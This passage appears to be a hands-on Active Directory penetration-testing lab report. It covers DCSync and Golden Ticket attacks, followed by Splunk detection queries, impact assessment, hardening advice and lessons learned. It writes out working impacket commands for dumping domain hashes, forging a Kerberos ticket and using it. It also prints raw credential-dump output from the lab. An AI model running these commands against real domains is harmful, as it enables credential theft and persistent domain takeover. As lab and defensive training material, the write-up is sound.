
### 4.4.1 Attack Description

DCSync is an attack that abuses the Directory Replication Service (DRS) to impersonate a Domain Controller and request password data from Active Directory. This allows an attacker with replication privileges to extract credential hashes for all domain accounts, resulting in full domain compromise.

### 4.4.2 Execution Steps

#### Step 1: Execute DCSync

```
Query: impacket-secretsdump lab.local/jadmin:'Password123!'@192.168.10.10 -just-dc-ntlm
```




#### Step 2: Extract KRBTGT Hash

Analysis of the extracted data confirmed that both **NTLM** and **Kerberos encryption keys** (AES128 and AES256) associated with the KRBTGT account were obtained, as shown in the redacted evidence below.


**Extracted Credential Evidence (Redacted):**

- **Account:** krbtgt
- **NTLM Hash:** 7e0e0184**********
- **AES256 Key:** 2b36b76e**********
- **AES128 Key:** 93183dd5**********

The compromise of the KRBTGT account represents a critical security impact, as it enables attackers to forge Kerberos tickets (Golden Tickets), granting persistent and stealthy domain administrator access even after password changes.

### 4.4.3 Detection in Splunk

```
Query: index=main EventCode=4662 Account_Name="*jadmin*"
| table _time Account_Name Computer Object_Name Properties
| sort -_time
```




DCSync attack identified via 48 Event ID 4662 (Directory Service Access) events in 1 second from compromised Domain Admin account jadmin - a 4800% increase over baseline. The rapid directory object access pattern with 'Control Access' properties (Object_Name: %{ef6ac4a7-8a9e-4cce-af6e-fa5b5f302b36}) indicates automated DRSUAPI credential extraction.

## 4.5 Attack #5: Golden Ticket Attack


### 4.5.1 Attack Description

A Golden Ticket attack involves forging a Kerberos Ticket Granting Ticket (TGT) using the compromised KRBTGT account credentials. With a valid forged TGT, an attacker can impersonate any domain user, including Domain Administrators, and gain unrestricted access to domain resources. This attack provides long-term persistence, as Golden Tickets can remain valid for extended periods and continue to function even after password changes, unless the KRBTGT password is properly rotated.

### 4.5.2 Execution Steps


#### Step 1: Get Domain SID

**Query:** `impacket-lookupsid lab.local/jadmin:'Password123!'@192.168.10.10`




#### Step 2: Create Golden Ticket


**Query:** `impacket-ticketer -nthash 7e0e0184************ -domain-sid S-1-5-21-xxx -domain lab.local Administrator`



Following the extraction of the krbtgt account hash through DCSync, a Golden Ticket was forged using impacket-ticketer with the Domain SID and krbtgt NTLM hash. The forged Kerberos TGT was configured to impersonate the Administrator account with a 10-year validity period.

### Step 3: Use Golden Ticket

```
Query: impacket-smbclient lab.local/Administartor@WIN-E0HGTIEN55.lab.local -k
-no-pass
```





Successfully accessed Domain Controller's C$ administrative share using forged Golden Ticket with Kerberos authentication (-k -no-pass). The impacket-smbclient session demonstrates complete file system access to WIN-E0HGTI3EN55 without password authentication. Directory listing shows full access to system folders including Windows, Program Files, Users, and sensitive files like pagefile.sys, confirming administrative-level privileges granted by the forged TGT.

```
┌──([redacted])-[~/AD]
└─$ impacket-secretsdump lab.local/Administrator@WIN-E0HGTI3EN55.lab.local -k -no-pass
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x8739fb04197d31aa843321b196662586
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:2b576acbe[redacted]:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
LAB\WIN-E0HGTI3EN55$:plain_password_hex:ae29a987579ee0cc9575d3373db7fb491d027fc6bf957406f6e484ab74eb55bfbc8c2ef77152cade3bf78e1fee84b8334
2226fd1e6791ca268a4c9051945ca3928dff24a120f9f1a8e9058fff4511fbcfa614ef10bf8781761135a875c3b2ce67cddf393596f680ca78721afc9afd2770c365e8d4e
945f782a09c1c76fca32d535106c2320bae99cbfac55beb88923fa5ad36b12f44d309ab1c0691f309da746ca57a38b900994d0178eacf61f320308f4b8c01d880167393c3
c10618440c74155696daa31639e98596009c739a7d37cf8a000ad2507cabbcc91138677d9dc6203687a9d7a21903851c907af92ab666a
LAB\WIN-E0HGTI3EN55$:aad3b435b51404eeaad3b435b51404ee:447217d1ee43760d8f94f9f941fafae9:::
[*] DPAPI_SYSTEM
dpapi_machinekey:0xb6acb7d87bef89e09aa50d5e90acf49269b70be8
dpapi_userkey:0x25b416f3b12a6de1b662c04d5c2513e4bda2dc93
[*] NL$KM
 0000   69 4C CD 0D EA 97 83 71  3E A2 14 FB DA 71 BF EF   iL.....q>....q..
 0010   1B 8B DE 79 30 C8 90 E9  C5 1E 0F 03 8B 27 89 01   ...y0........'..
 0020   21 A3 B0 9B 63 A3 3C 05  6B 3B 39 16 54 83 87 E7   !...c.<.k;9.T...
 0030   7C F1 32 26 1B 29 3A 9F  85 3C 6D D6 10 11 BA 92   |.2&.):..<m.....
NL$KM:694ccd0dea9783713ea214fbda71bfef1b8bde7930c890e9c51e0f038b27890121a3b09b63a33c056b3b3916548387e77cf132261b293a9f853c6dd61011ba92
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:2b576acbe[redacted]:::
```

Validated Golden Ticket effectiveness by executing impacket-secretsdump with Kerberos authentication (-k -no-pass), successfully dumping all domain credentials without password authentication. The attack used the forged Administrator TGT to perform DCSync replication via DRSUAPI, extracting NTLM hashes for all domain accounts including krbtgt

### 4.5.3 Detection in Splunk

**Query:**
```
index=main EventCode=4768 Account_name=Administrator
|table _time Account_Name Client_Address Ticket_Options Result_code
|sort -_time
```




Splunk detection identified 8 Administrator TGT requests (Event ID 4768) within 24 hours, representing a 3x increase over normal baseline (2-3 requests/day). The concentration of activity between 19:34-20:27 correlates directly with Golden Ticket usage timeline. All requests show successful authentication (Result_Code: 0x0) with standard ticket options (0x40810010:

Forwardable, Renewable), and originate from localhost (::1), typical of Golden Ticket attacks where forged tickets are accepted as locally issued.

# 5. Impact Assessment

## 5.1 Business Impact

### Complete Domain Compromise

- **Data Exfiltration:** Unrestricted access to all file shares and databases
- **Credential Theft:** All domain passwords compromised
- **Lateral Movement:** Access to any system in domain
- **Persistence:** 10-year Golden Ticket access
- **Ransomware Deployment:** Domain-wide encryption possible

## 5.2 Technical Impact

Table 5 Real-World Impact of Active Directory Attack Techniques

| Attack | Impact | Real-World Consequences |
|---|---|---|
| Kerberoasting | Service account compromise | Database and application access |
| Golden Ticket | Persistent backdoor | 10-year access survives password resets |

# 6. Recommended Mitigations & Hardening

## 6.1 Immediate Actions (0-30 days)

### Service Account Security

- Implement gMSA (Group Managed Service Accounts)
- 25+ character passwords for service accounts
- Remove unnecessary SPNs

### Credential Protection

- Enable Windows Defender Credential Guard
- Add privileged accounts to Protected Users group
- Enable LSA Protection

### Monitoring & Detection

- Deploy Splunk detection rules for EventID 4769, 4662, 4624
- Monitor for RC4 encryption in Kerberos tickets
- Alert on replication requests from non-DC systems

## 6.2 Short-Term Actions (30-90 days)

- Implement Tiered Administration Model (PAM)
- Restrict Domain Admin logons to DCs only
- Deploy Privileged Access Workstations (PAWs)
- Network segmentation for Domain Controllers

## 6.3 Long-Term Strategic Actions (90+ days)

- Zero Trust Architecture implementation
- Password-less authentication (FIDO2, Windows Hello)
- Quarterly AD security audits (PingCastle, Purple Knight)
- EDR deployment across all endpoints

# 7. Lessons Learned

## 7.1 Technical Skills Developed

- **Kerberos Protocol Exploitation:** Deep understanding of TGS/TGT tickets
- **Hash-based Authentication:** Pass-the-Hash techniques
- **AD Reconnaissance:** BloodHound graph analysis
- **SIEM Detection:** Splunk SPL and correlation rules

## 7.2 Key Insights

### Defense in Depth is Critical

Each attack bypassed at least one security control. Layered defenses significantly increase attacker effort and detection likelihood.

### Service Accounts are High-Value Targets

Service accounts often have elevated privileges and weak passwords. gMSAs and strong policies are essential.

### Visibility Equals Security

Organizations without SIEM solutions or adequate logging remain blind to ongoing compromises.

## 7.3 Challenges Encountered

- Ensuring Splunk forwarders properly sent logs before attacks
- VM network connectivity and DNS resolution
- Hash cracking performance optimization
- Detection rule tuning to minimize false positives

## 7.4 Future Enhancements

- Deploy multiple client workstations for lateral movement
- Implement EDR (Windows Defender ATP or Wazuh)
- Add vulnerability scanning and Metasploit exploitation
- Explore Azure AD and hybrid environment attacks

## 8. Conclusion

This Active Directory penetration testing lab successfully demonstrated a complete attack chain from initial user access to persistent domain compromise. The five attack vectors Kerberoasting, BloodHound enumeration, Pass-the-Hash, DCSync, and Golden Ticket represent real-world techniques actively used by threat actors.

The lab environment provided hands-on experience with both offensive security techniques and defensive monitoring using Splunk SIEM. The most critical finding is that default Active Directory configurations are highly vulnerable to exploitation, and defense-in-depth strategies are essential.

Key takeaways include the importance of service account hardening, credential protection mechanisms, comprehensive logging, and regular security assessments. Organizations must assume breach and implement controls that detect and limit attacker movement within the network.

This documentation serves as both a technical reference and a portfolio demonstration of practical cybersecurity skills in Active Directory security, penetration testing, and SIEM-based threat detection.